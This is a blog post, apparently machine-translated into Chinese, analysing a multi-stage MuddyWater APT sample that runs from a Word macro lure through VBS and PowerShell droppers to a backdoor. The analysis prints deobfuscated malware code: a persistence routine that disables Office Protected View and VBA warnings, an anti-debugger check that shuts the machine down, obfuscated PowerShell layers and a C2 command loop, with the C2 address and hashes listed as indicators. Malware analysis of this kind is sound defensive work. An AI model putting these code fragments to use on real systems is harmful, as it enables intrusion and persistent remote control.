

# Offset

## 三 菜单

2018年5月28日 / OVERFLOW

## Post 0x06: 分析MuddyWater APT样本

我最近有一次非常长的飞机旅行，所以我想过有什么更好的方式来分析一个极其模糊的多阶段VBS / Powershell后门？（Graftor分析的第二部分正在编写过程中，所以我决定将我的工作重点放在不需要互联网连接的东西上）。这一次，我分析的样本被认为是来自瞄准中东的APT集团AKA **MuddyWater**。与往常一样，您可以从 **VirusBay** 下载此示例，[这是我](#)最喜欢下载新恶意软件样本的地方，尤其是因为它是免费的。无论如何，在非常长的分析中.....

MD5哈希：6c997726d502a68af2ac2e3563365852

### 阶段1

所以我们知道这是以Word文档的形式出现的，我们可以清楚地看到，在打开这份文件时，它肯定来自塔吉克斯坦共和国外交部长，根据顶部的标识。令人惊讶的是，我们需要 **启用内容** 并输入哈希代码来解密文档。因此，让我们看看如果我们点击**启用内容**会发生什么。



隐私和Cookies: 本网站使用cookies。继续使用本网站即表示您同意其使用。  
要了解更多信息, 包括如何控制cookie, 请参阅此处: [Cookie政策](#)

关闭并接受

documents view.

2. If this document was downloaded from your email, please click "**Enable Editing**" from the yellow bar above.
3. Once you have enable editing, please click "Enable Content" from the yellow bar above.
4. Enter the hash code

Enter Hash code

Decrypt

## 阶段2

打开宏菜单, 我们可以查看混乱的混乱, 这是有效载荷。总共有4个恶意宏, 所有这些宏都被混淆了。幸运的是, 混淆不是很难分析, 所以我们可以很容易地删除混淆。将我的虚拟机中的宏提取到我的Linux机器上的单个文本文件后, 我可以更轻松地分析宏。在检查Document Open宏后, 很明显首先声明了多个变量。然后, 这些变量被分配成什么似乎是Base64编码的字符串。最后, 将这些变量添加到最终变量中, 表示为“**VHMDWPZAEVYFSGYDZHZAXWTGASDREZ**”。还有另一部分, 但我首先决定提取存储在变量中的字符串 **VHMDWPZAEVYFSGYDZHZAXWTGASDREZ**。

为了提取字符串，我编写了一个简单的Python脚本，用“+”替换了“&”，这样Python就可以将字符串连接在一起。我复制了将字符串分配给变量的宏的部分，并将其放入脚本中。在下面我包含了将所有变量存储在主变量中的部分，然后可以输出完整的Base64编码字符串。你可以在[这里](#)找到完整的脚本（它不是复杂的或类似的东西，从字面上直接连接字符串）。由于字符串是用Base64编码的，因此脚本解码字符串并将其写入编码字符串下方，因此两者都在文件中。

**VHMDWPZAEVYFSGYDZHAXWTGASDREZ**（我现在将调用 **EncodedPowershellScript**）中的字符串 填充后，它将被传递给另一个宏中的函数，该函数也会被混淆。但是这一次，混淆依赖于 **XOR**和 **Chr（）**来形成字符串。

在VB脚本中， **Chr**（）允许用户将字符代码解析为它们各自的字符，例如 **Chr（65）** 返回“ **A** ”。幸运的是，Python还包含 **Chr**（）命令，所以我们不需要手动转换代码。在我们能够转换代码之前，我们首先必须通过将这两个数字一起找出代码：

3/15

第一部分解析字符串“ **MSXML2.DOMDocument** ”并将其存储在变量 **FLHYHBCQJWZXBIFYAXWVHIBFVJHRJM** 中。宏然后使用 *CreateObject* 创建一个对象，并将解析后的字符串作为参数传递。

```
Dim Wfrowbxjjkowsbykamlfgktqnhzxb As Object
Set Wfrowbxjjkowsbykamlfgktqnhzxb = CreateObject(FLHYHBCQJWZXBIFYAXWVHIBFVJHRJM)
Dim MOHSMQXAMSFYBXKEZEVGAPMIRTEZYH As Object
```

之后，另一个字符串使用相同的方法去混淆，该方法解析为“ **b64** ”。创建第二个对象，并在该第二个对象内部创建一个元素，其中“ **b64** ”是存储在该对象中的元素。

```
FLHYHBCQJWZXBIFYAXWVHIBFVJHRJM = ""
FLHYHBCQJWZXBIFYAXWVHIBFVJHRJM = FLHYHBCQJWZXBIFYAXWVHIBFVJHRJM & Chr(115 Xor 17)
FLHYHBCQJWZXBIFYAXWVHIBFVJHRJM = FLHYHBCQJWZXBIFYAXWVHIBFVJHRJM & "6"
FLHYHBCQJWZXBIFYAXWVHIBFVJHRJM = FLHYHBCQJWZXBIFYAXWVHIBFVJHRJM & "4"
Set MOHSMQXAMSFYBXKEZEVGAPMIRTEZYH = Wfrowbxjjkowsbykamlfgktqnhzxb.createElement(FLHYHBCQJWZXBIFYAXWVHIBFVJHRJM)
```

最后一个字符串被反混淆以显示“ **bin.base64** ”，它被添加到第二个对象。然后，由 *Document\_Open* 宏传递的 **EncodedPowershellScript** 被添加到第二个对象，并从 **Base64** 转换为纯文本。该函数然后退出，将明文返回给调用函数。

```
Object_2.dataType = String_1
Object_2.Text = Argument
Base64_Decode = StrConv(Object_2.nodeTypedValue, vbUnicode)
```

返回到 **Document\_Open** 宏，我们可以看到似乎还有4个混淆字符串。但是，被去混淆的前三个字符串被添加在一起形成一个字符串，然后创建该字符串。当我们将前三个字符串反混淆并将它们放在一起时，它会创建字符串“ *Scripting.FileSystemObject* ”，然后将其作为参数传递给 *CreateObject*。该宏在解混淆后的第四个字符串包含文件路径：“**C : \ Users \ Public \ system.ps1**”。然后调用 *CreateTextFile*，在 **Public** 目录中创建 *system.ps1* 文件，其中包含已解码的 Powershell 脚本。

```
Dim WriteToFile As Object
Set WriteToFile = FileSystemObject.CreateTextFile(PowershellFile, True, True)
WriteToFile.Write PowerShellCommand
WriteToFile.Close
```



最后，在本示例的第2阶段结束之前，剩下的2个宏被执行， **Form\_NewVBS()** 和 **Execute\_File()**。正如你可以从他们的名字中确定的那样，他们负责形成一个新的VB脚本并执行一个文件。形成的VB脚本与第一个Powershell脚本形成的方式相同 - 所以我写的Python脚本也适用于此。然后将新形成的VB脚本写入位于C:\Users\Public\目录中的文件，该文件名为 *system.vbs*。所述 **Execute\_File()** 宏是负责执行 *system.vbs*，继续执行流程，并移动到第3阶段。

### 第3阶段

此示例的第3阶段包含两个文件，即提取的.VBS文件和提取的.PS1文件。由于第2阶段首先执行.VBS文件，让我们从这个开始。

打开 *system.vbs*后，我们可以看到一串很长的数字，看起来像数学符号 - 也许是使用这些计算来创建一个字符串？数字和符号的字符串全部分配给一个名为 **dRnKHWIxVUvMVJuEMmJPZAQQynhwisNKcWN**的变量。我们可以看到，一旦这个数字字符串被赋值给变量，它就会被拆分并存储在变量 **lcegmTESJSUSDBdLwgBySRMhvyIciMLERgj**中，使用split命令：

```
lcegmTESJSUSDBdLwgBySRMhvyIciMLERgj = spLit (DrNKHwIxvuvMVJueMmJPZi
```

所以它将长字符串与值 **chr(eval(6031-5989))** 分开，当计算出来时，它将解析为 **chr(42)**，它等于“\*”。我们能够使用python将字符串“\*”分开，然后将输出写入文件。所以现在有一个长长的数学运算列表，让我们看看接下来的脚本：

```
For Each UvvveBIT0jFUsnKuJVJntiixlwqSXmNzheq in LceGmtesJsusdBdLwgbYsrMhvyIciMLERgj
nAkBJSmuWefKMyrXSKmbIwyawKmwOmehqu = NaKBjsMuWefKMYRxsKMBIwyawKmwOmehqu & Chr(EVAL(UvvveBIT0jFUsnKuJVJntiixlwqSXmNzheq))
Next
PnaQKraqCzbVaOLwXoJuDAkjdrAKNqYUeLJ
eND suB
suB pMaqKRAqcZbVaoLwXoJUdaKjDRakNqYUeLJ
eVAl(eXEcUTE(nAkBJSmuWefKMYrXSKmbIwyAwKmwOmehQU))
eND suB
QKSwiITLiXitxCIjLSywlwqsQqYCTlmqn|
```

虽然这看起来很混乱，但是一旦将变量的名称更改为更简单的变量，就会使它变得更加容易理解。首先，为列表中的每个数学运算符创建一个 **For**循环。计算操作的值，然后使用**chr()**将其转换为 字符。然后存储在变量

**nAkbJSmuWefKMmYrXSKmbiWyawkMwOmehqu**中。一旦所有操作都被计算出来并且结果被转换为一个字符，它将退出 **For**循环并执行另一个子例程，该子例程负责执行**For** 循环中形成的字符串 。

我们可以使用Python轻松形成最终的字符串：

对于string\_1中的项目：

```
string_2 += chr(eval(item))
```

打印字符串\_2

这会将列表中的所有数学运算转换为字符，然后将其输出到终端。你可以在[这里](#)找到完整的（简单）脚本 。

所以现在我们已经去混淆了字符串，我们得到这个：

```
Set objShell = WScript.CreateObject(" WScript.Shell ")
command =" powershell.exe -WindowStyle hidden -ExecutionPolicy Byp
objShell.Run命令, 0
设置objShell = Nothing
```

因此，这个VBS文件负责执行我们也提取的混淆的powershell文件，所以我们来分析一下...

我在这个文件中注意到的第一件事是大量的二进制字符串和函数“**[cOnvERT] :: TOInt16**” - 所以我们现在需要将看起来像三个二进制字符串的字符串转换为字符串。为了转换字符串，我们可以使用powershell。但是，由于该命令的结果传递给执行字符串的**IE**X，我们需要从字符串中移除该字符串，并在Powershell中输入其余字符。由于字符串非常长，我将字符串复制到 **.PS1**文件中，并使用Powershell执行它：

当我们对前两个字符串执行此操作时，我们会收到类似于上图中所示内容的输出。  
当转换第三个字符串和最后一个字符串时，我们会收到实际的，清晰的字符串：

```
if(-not (register)) {return $false}

if($global:id.Length -gt 0){
    if($global:id -match "[a-f0-9]{32}$"){
        Set-Content $keyPath $global:id
        return $global:id
    }
}
return $false
}

function persist
{
    for($i=10; $i -le 20; $i++){
        $rgb = "HKCU:\Software\Microsoft\Office\$i.0\excel\Security";
        if(test-path $rgb){
            New-ItemProperty -Path $rgb -Name AccessVBOM -Value 1 -PropertyType DWORD -Force | out-null;
            New-ItemProperty -Path $rgb -Name VBAWarnings -Value 1 -PropertyType DWORD -Force | out-null;
            $rgb = "$rgb\ProtectedView";
            if(test-path $rgb){
                New-ItemProperty -Path $rgb -Name DisableAttachmentsInPV -Value 1 -PropertyType DWORD -Force | out-null;
                New-ItemProperty -Path $rgb -Name DisableInternetFileUsesInPV -Value 1 -PropertyType DWORD -Force | out-null;
                New-ItemProperty -Path $rgb -Name DisableUnsafeLocationsInPV -Value 1 -PropertyType DWORD -Force | out-null;
            }
        }
        $rgb = "HKCU:\Software\Microsoft\Office\$i.0\word\Security";
        if(test-path $rgb){
            New-ItemProperty -Path $rgb -Name AccessVBOM -Value 1 -PropertyType DWORD -Force | out-null;
            New-ItemProperty -Path $rgb -Name VBAWarnings -Value 1 -PropertyType DWORD -Force | out-null;
            $rgb = "$rgb\ProtectedView";
            if(test-path $rgb){
                New-ItemProperty -Path $rgb -Name DisableAttachmentsInPV -Value 1 -PropertyType DWORD -Force | out-null;
                New-ItemProperty -Path $rgb -Name DisableInternetFilesInPV -Value 1 -PropertyType DWORD -Force | out-null;
                New-ItemProperty -Path $rgb -Name DisableUnsafeLocationsInPV -Value 1 -PropertyType DWORD -Force | out-null;
            }
        }
    }
}
```

现在，我们终于可以进入第四阶段的最后阶段。

## 第4阶段

第4阶段由3部分组成; 主要后门，附加功能和变量 - 全部在单独的文件中。所以让我们从包含所有变量的文件开始。



```
( 'Set d1T0 ( fSB )g8Xg8XNloj-g8Xg8X+'+']3,1{ }('G+'NlirtSt.EcNeREferPeso'+ 'brevFua ( &Yl0)93}rAhC[, )511}rAhC[+55}rAhC[+9'+ '7}rAhC
[('+'ecalper- 63}rA+'hC[, )221}rAhC[+27}rAhC[+05}rAhC[('ecalper+'+'-69}rAhC[, )94}rAhC[+611}rAhC[+37}rAhC[(' eCALPeR'+ 'c- 43}rAhC[, g8XPung8X
ecalper- 29}rAhC[, )'+48}rAhC[+511}rAhC[+111}rAhC[(' ecalper-)g8X

)

)s70=80, )s70pg8X+g8X.s70, )s70hsg8X+g8X70, s70g'+ '8X+g8Xc7ps70f-Pun}0g8X+g8X{1{Pun(f- Pun)0{1{Pun(, s70ss70, )s70w//s70g8X
+g8X0, s70, wws70, s70es70f- Pun}0{1{2{Pun+'+'+'+'s70cs70, )s70ows70, )s70-wos70g8X+g8X, s70hs70 f- Pun}1{0{Pun(, s70krs70f-g8X+g'+ '8XPun}0{ }g8X+g8X2
{1}g8X+g8X{Pun(, s70:ps70, g8X+g8X)s70, rs70, )sg8X+g8X708ves70g8X+g8X, s70ls70 f- g8X+g8XPun}1{0{Pun(, s70ots70g8X+g8X f- P+'+'um}2{0{1{Pun(, s70/
mos70, s70ths70, s70ts70g8X+g8X f- Pun+'+'0g8X+g8X1{ }9{ }g8X+g8X5{ '+'+'8{2{2{3{7{4{0{1{Pun(
, )s70ag8X+g8Xs70, )s70ps70, s70'+ 'c? s70 f- Pun}0{1{Pun(, sg8X+g8X70hps70g8X+g8X0 f- Pun}1{0{Pun(, )s70sps70, s70/'+'/:s70 f- '+'Pun}'+'0{1{Pun
(, sg8X+g8X70tts70+'+' f- Pun}1{ '+'+'0{Pun(, s70'+ '70hs70g8X+g8X0, )s70ls70, s70/se70f-Pun}1+'+'{ }0{Pug8X+'+'g8Xm(, s70ras70, )s70yrs70, )s70g8X
+g8Xls70+'+'s70gans70f- Pun}0{ '+'+'1{Pun(, s70 s7'+ '0 f-Pun}1{ }g8X+g8X0{Pun( f- g8X+g8XPun}0{1{Pun( f- Pun}1{ }2{0{Pun(, )s70sds70, s70g/s70 f-Pun}0
{1{Pun(, s70wws70, s70, ks70, '+'+'s70egs70, s70eLls70g8X+g8X, s70w/s70, )s70. s70, s70ps70, )s70ts70, )s70es70, s70ins70f- Pg8X+g8Xum}0{1{Pun(g8X
+g8X, s70ss70, s70as70f-Pun}0{ }g8X+g8'+ 'X}'+'+'2{1{Pun( f- Pun}0{1{Pun(+'+'f-Pun}0{1{2{Pun(, s70lps70, s70g8X+g8X0/
s70, s70ros70, s70os70, s70rs70, s70'+ 'as70, )s70udes70, s70. s70 '+'g8X+g8Xf-Pun}1{0{Pun(, s70ysg8X+g8X7+'+'Of- Pun}1{0{Pun( f-Pun}71{11{4{ }8{ }01{ }
41{ }9{ '+'+'81{ }31{ }1{ }3{ }g8X+g'+ '8X}6{ }5{ }0{ }2{ }7{ }21{ }61{ }51{ }Pung8X+g8X(

( @ = }yX0tIRp{zH2

))s70reds70, s70ns70, )s70Dts70, s70efis70 f- Pun}0{1+'+'{Pun(f- Pun}2{1{ }0{Pun(, s70is70g8X+'+'g8X0, s70Bs70 f-Pun}2{1{ }0{Pun( = }K'+ 'zH2

))'+ 's70tsos7+'+'0, )101}RAHC[+601g8X+g8X]RAHC[+27]R'+ 'AHC[ ((Pg8X+g8X+'+'umEc1tIALp1tIErPum.))s70jHs70, s70ras70, s70wsg8X+g8X70, )s70foSs70, s70ts70 f-
Pun}0{1{Pun(, s70es70, )s70Hes70, s70ejs70 f- g'+ '8X+g8XPu'+ 'n}g8X+g8X0{1{Pun(, )g8X+g8Xs70:s70g8X+g8X, '+'+'s70MLKs70, s70Hs70f-Pun}1{0{Pug8X+g8Xm
( f- Pun}1{ '+'+'{Pun(f-Pun}'+'1{ '+'+'5{ }4g8X+g8'+ 'X{ }3{ }2{ }6{ }0{Pun( ((g8X+g8X = )enihCiti'+ 'AMLitIA'+ 'tICol{zH2

'+ '))s70Tsg8X+g8Xos70, s70dECs70g8X+g8X(P'+ 'umeKitIOvN1tIIPun.))s70alps70, s70es70f- Pun}1{ }0{Pun(, s70ecs70, s70rs70f- Pun}'+'1{ }2{ }0{Pun
(, )s70ts70, )s70Khs'+ '70, g8X+g8X}s70C:s70, s70UCs70 f-Pun}1{ }0{Pun(f- Pun}0{ }g8X+g8X1{Pun(, s70Sdes70+'+', s70aws70, )s70des70, s70'+ 'Cers70 f-Pun}1
{g8'+ 'X+g8X}0{Pun( f-Pun}0{1{Pun(, s70fos70 f'g8'+ 'X+g8X-Pun}1{ }4{ }0{ }2{ }3{Pun( ( ( = }p{zH2

s70s7+'+'0 = }g8X+g8XLRU_L1tIg8X+g8Xla{zH2
```

正如你可能知道的那样，在这个文件中根本没有任何可读的东西 - 除了最后一个字符串：

.REpLACE ( (CHAR] 103+ [CHAR] 56+ [CHAR] 88) , [字符串] [CHAR] 39) .F

这意味着该文件将自身反混淆，然后使用**IEX**执行它，所以如果我们在最后删除**IEX**（`$env: PubLic [13] + $ENV: pUbLIC [5] + 'X'`），它应该输出去混淆文件，对吧？有点。**MuddyWater**在这方面的实现总共有4层混淆，因此当这个文件被去混淆时，它会输出更多混淆的文本。幸运的是，它使用了相同的混淆方法，所以我们可以使用相同的方法去混淆这些文件。在四层被剥离后，我们留下了这个：

```
{lp} = ("{"[5]{1}{2}{3}{4}" -f "{"[0]{1}" -f 'h', 't'p"}, ("{"[0]{1}" -f '04.', '23'), ("{"[0]{1}" -f '7.2', '3'), '3.', ("{"[2]{0}{1}" -f ':', ("{"[0]{1}" -f
'808', '1', '39'), ("{"[0]{1}" -f ':', '1'))
}

${id} = ''

${cs} = 1024

${n} = ("{"[2]{1}{0}" -f 'Y+=', 'J', ("{"[1]{0}" -f 'D', 'bmx'))

${R} = (((("{"[3]{1}{2}" -f '@', '8P', ("{"[0]{1}" -f ("{"[0]{1}" -f 'y', 'n') , 'X'), '*' , '2' + '_' -RePLace 'mX2', [ChAr]124 -RePLace '8Py', [ChAr]36))

${tsk} = (((("{"[8]{1}{3}{0}{7}{2}{6}{4}{9}{10}{5}" -f ("{"[0]{1}" -f 'er', 'sP'), 's9U', '9P', 's', 'lL', ("{"[1]{0}" -f 'vbs', 'n.'), 'ub', 's', 'C:P', 'c', ("{"[1]
{2}{0}" -f 'ste', 'Ps9', 'sy')) -rePLacE 'Ps9', [ChAr]92)

${s_PATH} = (((("{"[2]{1}{0}" -f ("{"[1]{3}{0}{2}" -f 'Pub', 'x', 'lLc', ("{"[1]{0}{2}" -f 'ers', 'PUs', 'gXP'), 'g', 'C:')) -rePLaCE([CHAR]103+[CHAR]120
+[CHAR]80, [CHAR]92)

${CMD} = ''

${UrL_seRILiZe} = ''


${aLL_URL} = ''

${p} = (((("{"[3]{2}{0}{4}{1}" -f 'of', ("{"[1]{0}" -f ("{"[0]{1}" -f 'reC', 'Ed'), 'wa'), 'Eds', ("{"[1]{0}" -f ("{"[0]{1}" -f 'CU', 'C'), 'HK'), 't')).{"[0]{2}{1}" -
f 'r', 'ce', ("{"[0]{1}" -f 'e', 'pla'))."I Nvo Ke"('Ced', '\'))

${LoCAlMACHine} = (((("{"[0]{6}{2}{3}{4}{5}{1}" -f ("{"[0]{1}" -f ("{"[0]{1}" -f 'H', 'KLM'), ':'), ("{"[1]{0}" -f 'je', 'eH'), 'e', ("{"[1]{0}" -f
```



因此，虽然这仍然相当混乱，但只需将此脚本复制并粘贴到Powershell IDE中即可提取值：



The screenshot shows two windows. The left window is 'FinalScript - Notepad' containing a PowerShell script. The right window is 'Administrator: Windows PowerShell' showing the execution of the script.

```

$ip = ('{0}{5}{1}{2}{3}{4}' -f '{0}{1}' -f 'h', 't')
$id = ('{0}{5}{1}{2}{3}{4}' -f '{0}{1}' -f 'h', 't')
$cs = 1024
$m = ('{2}{1}{0}' -f 'Y+=', 'J', '{1}{0}' -f 'D', 't')
$R = (('({0}{3}{1}{2})' -f '@', '8P', '{0}{1}' -f '{0}{1}')
$tsk = (('({8}{1}{3}{0}{7}{2}{6}{4}{9}{10}{5})' -f '{0}{1}')
$s_PATH = (('({2}{1}{0}' -f '{1}{3}{0}{2}' -f 'Pub', 't')
$CMD = ('{0}{1}{2}' -f 'B', 't', '{0}{1}{2}' -f '{1}{0}{1}{2}')
$urL_sERILIZe = ''
$aLL_URL = ''
$p = (('({3}{2}{0}{4}{1}' -f 'of', '{1}{0}' -f '{0}{1}')
$LoCALMACHINE = (('({0}{6}{2}{3}{4}{5}{1}' -f '{0}{1}')
$K = ('{0}{1}{2}' -f 'B', 't', '{0}{1}{2}' -f '{1}{0}{1}{2}')
$PROXY = @('15}{16}{12}{7}{2}{0}{5}{6}{3}{1}{13}{18}{9}{14}{11}{1}{0}{4}{7}{3}{6}{2}{8}{5}{9}{10}' -f 't', 'ht', 't')

write-host $ip
write-host $id
write-host $cs
write-host $m
write-host $R
write-host $tsk
write-host $CMD
write-host $urL_sERILIZe
write-host $aLL_URL
write-host $p
write-host $LoCALMACHINE
write-host $K
  
```

The PowerShell terminal shows the output of the script:

```

PS C:\Users\RE\Desktop> .\FinalScript.ps1
http://104.237.233.39:8081
1024
bmxDJW+=
ex<I_
C:\Users\Public\system.vbs
HKCU:\Software\
HKLM:\Software\
BitDefender
PS C:\Users\RE\Desktop>
  
```

所以现在我们已提取了用作C2服务器的IP地址，并且发现了这个恶意软件使用的代理站点。在写这篇文章的时候，代理网站已经清除了任何恶意软件，所以我决定不为公司的目的而添加它们。C2 IP也下降了，所以我无法检查它 - 为什么我总是这么迟才会这些东西？

无论如何，现在我们对这个文件有了一个想法，让我们转到下一个。

```

) }EZlIS0L2W+L'+2hRS'+0hESoh+'s_lRU'+{IAe }8kLoc8kL,8kLne8kL,8kLed8kL f- 3mt)0{2}{1}{3mt(. { }k{IAe }P{IAe })8kLlrl2W
+l2W+'8kL,8kLge8k'+L,8kLr8kL f- 3l2W+l2Wmtl2W+l2W}2{'1{l2W+l2W0{3mt(,8kLet8kL f-3mt)0{1}{3mt(8
l2W+l2W}
3mt~l2W+l2W~3mt+ }I{IAe[]yl2W+l2WxSoh0Sohrp{IAe l2W+l2W+= }ezILrSohES_LRSohU:S'+0hLaB0Lg{IAe
{ }+++'I{IAe ;1 - 3mtHTSohgSl2W+l2WohNel3mt.}YXOSohrp{IAe el- }I{IAe l2W+l2W;0=}i{IAe( rof
){0 qe-l2W+l2W 3l2W+l2Wmt+'hTgneSohl3l2W+l2Wmt.}SLRU_SohT'+S'L2'+W+l2WohEG{IAe( fl
}SLRSohU_SohTEg{IAe }8kLed8kL,8kLed'+8kL,8kLl2W+l2WocL2W+l2W8kL f-L'+2W+l2W3ml2W+l2Wt}1{0{3mt( f- 3mt)0{1}{3mt(& = }SLRSohl2W+l2W_SohTEg
{IAe
}Kl2W+l2W{IAe }ENS'+0hihSohl2W+l2WcAMLaSohcol2W+l2W+'L{IAe l2W+l2W}8kLda8kL,8k'+Lger8kL,8kLeR8kL f-3mt)2{0{l2W+l2Wl{l2'+W+'l2W3mt(. = }
SLRSohU_tEGl2W+l2W{l2W+l2'+We
)}K{IAe}gnirts[ ,]p{IAe}gnl2W+l2Wirts[(marap l2W+l2W
{
YXl2W+l2W5ohS0L2'+W+l2WohrPSohENIHcaMlSohAS'+l2W+l2WohcolSohESohT5ohlRSohWGer noil2W+l2Wtcnuf
}
}
}3mtsEil2W+l2Wl2W+l2W5ohTneSohyTSohpmeSohl2W+l2Wevom'+Soher3mt::3mtEU'+SohlAv3mtl2W+l2W.))8kLW:8kL,8kLypD8kL,'+8kLe8kLf-3mt)1{2}{0{3mtl2W
+l2W(,8kLaI8kLl2W+l2W,8kLRAv8kLf-3mt)1{0{3mt(,8kLL8kL,8kLM68kL,8kLb8kL f- 3mt)1{4}{2}{0{'+'}3{3mt( )8kLD8kL,8kLrI8kL'+ f'+'- 3mt)0{1}{3mt(
('+'8kL2W+l2Wl~8kL(3mteKSohovni'+3mt.))8kLl8l2W+l2WkL2W+l2Wl2W+l2W,8kLlp58kL f-3l2W+l2Wmt)1{0{3ml2W+l2Wt(,8kL'+t'+8kLf- 3n'+t)0{1}{3mt
(.}SLRSohU_TSohEG{IAe = }LRSohU_Sohl'+2W+l2WlA:LaBOSohlg{IAe l2W+l2W+'
{ esle
}
}
  
```

同样，它被高度模糊化，但它遵循与变量文件使用的相同的反混淆程序。除去任何对IEX的调用并使用Powershell运行它，我们会得到一个包含多个函数的输出。清理

剩余的混淆之后，功能是：**RegRead, RegWrite, RegWriteCurrentUserProxy, RegWriteLocalMachineProxy, 编码 和 解码。**

```

}

function Encode
{
    param([string] $Text)

    $B = ChildItem Variable:05NVk7.Value::ToBase64String.Invoke.Dir Variable:3y0.Value::UTF8.GetBytes.Invoke($Text)

    $c = '';
    for($i = 0; $i -lt $B.Length; ++$i) {
        $CH = $B[$i]
        $J = $m.IndexOf.Invoke($CH)
        if ($J -ge 0) {
            $c = "$c${r[$j]}"
        }
        else {
            $c = "$c$ch"
        }
    }
    $c
}

function Decode
{
    param ([string] $Code)

```

最后，最后的文件 - 后门：

```

("win32_remote","win64_remote64","ollydbg","ProcessHacker","tcpview","autoruns","autorunc","filemon","procmon","regmon","procxp","idaq","idaq64
for ($i=0; $i -lt $p.length; $i++) {
    if(ps -name $p[$i] -ErrorAction SilentlyContinue){
        shutdown /s /f /t 0
        exit
    }
}

function doSleep
{
    if((@((dir C:\Users\Public\*.dat)).Length -ge 1) {return}
    write-host "...
    Start-sleep -Seconds 3600
}

isDeugEnv
persist
doSleep

regWriteLocalMachineProxy $LocalMachine $k
regWriteCurrentUserProxy $p $k
$proxy = $all_url
while ((getKey) -eq $false){ Start-Sleep 120 }

$failCount=0
while ($true){
    isDeugEnv
    if((getCommand) -eq $false){++$failCount}
    if($failCount -gt 4){getKey}
    Start-Sleep -s 300
}

```

我不会解释每个单独文件的能力，而只是谈论后门具有的功能以及执行例程。在执行后门程序时，它使用函数“**IsDebugEnv**”，它涉及检查正在运行的进程，以查看它们中的任何一个是否匹配硬编码字符串列表，例如“**ollydbg**”。如果有任何匹配，后门关闭计算机，阻止进一步分析。如果后门程序未找到任何匹配项，则返回并尝试通过写入“*HKCU: SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ Run*”和“*HKLM: SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ Run*”获

得持久性，*Windows 优化*”。这被链接到Public目录中的Visual Basic脚本。还使用 **schtasks** 计划系统任务，该任务 也链接到Visual Basic脚本。后门程序还使用 **attrib** 命令来更改 *system.vbs* 和 *system.ps1* 文件的属性，以便将其从用户中隐藏起来。最后，此示例修改Excel和Word注册表项，以允许附件和其他恶意文件在不警告用户的情况下运行。

在恶意软件深入系统之后，它会睡一个小时 - 这可能是另一种反分析方法。一旦小时结束，恶意软件会尝试使用密钥“ **BitDefender** ”写入 *HKLM / Software /*。即使这个注册表写入成功，它仍然会以“ **BitDefender** ”的密钥写入 *HKCU / Software /*。这看起来不像是持久性方法，而是一种检查恶意软件是否已安装的方法。

一旦它改变了注册表，它将执行“ **getKey** ”函数，该函数会创建一个由系统操作系统，用户名，版本等组成的独特ID，它类似于以下内容：

```
a = r&b = REVERSING ~~ RE ~~ 64位| 6.1.7601 | Microsoft Windows 7
```

这是通过“注册”功能生成的。一旦密钥生成后，就使用Base64进行编码。如果我们使用编码函数编码上面显示的唯一ID，我们得到：

```
| T1Y) * I9UkVWRV) TSU5Hfn5SRX5 [NjQt | * l0f (| uMS43NjA $ fElp |  
SS0dST1VQ
```

然后将它发送到C2服务器，无论返回的是什么，它都保存在一个变量中。该 **getKEY** 功能在while循环中运行，所以如果是无法访问的C2服务器，它会睡眠120秒，然后重试。当密钥成功生成时，接收命令的循环开始。这包括首先使用 **IsDebugEnabled** 检查调试程序，然后调用 **getCommand**，其中样本到达C2服务器并解码命令。然后执行该命令，并使用 **sendResult** 发回结果，它也会在发送前对结果进行编码。执行该命令并将结果发回后，程序将休眠300秒，然后跳转到循环的顶部。

此示例能够通过HTTP发送和接收命令，读取和写入注册表，编码和解码字符串，收集系统信息，并为攻击者提供远程访问权限以执行本地命令。这也可以用作下载程序或仅用于更复杂的恶意软件。

国际奥委会的：

- **C2:**
  - hxxp: //104.237.233.39: 8081
- **Word 文档:**
  - 6c997726d502a68af2ac2e3563365852
- **第1阶段宏:**
  - c2d06b61d63c2a3093747e7bb4982e50
  - 3ef79f2cb378c12bc49a2d489629db40
  - cdc9b9ee8193cfb4209e43caebdbdb330
  - fcd72d7c8b73ca54c24909e3d200b9d8
- **VBS文件:**
  - 5fa0eb28851fd4885cf194825a75fd0d
- **PS1文件:**
  - 70fc08a450a3503d34545e6a87d64dc0
- **变量:**
  - 344e196be72d24cb7d43c4f3af81fa5a
- **附加功能:**
  - 9d2245bbafee132f0b8b27f555e9e030
- **主后门:**
  - 102b79929e8dfae8d5e6611e75867606



广告



举报此广告

举报此广告

分享这个:

推特

Facebook的

谷歌

Like

Be the first to like this.

### 发表评论

Enter your comment here...

上

一篇文章0x05 （第二部分）:(简要) 分析（不） Adware.Graftor

Search ...

在WORDPRESS.COM上创建一个免费的网站或博客。

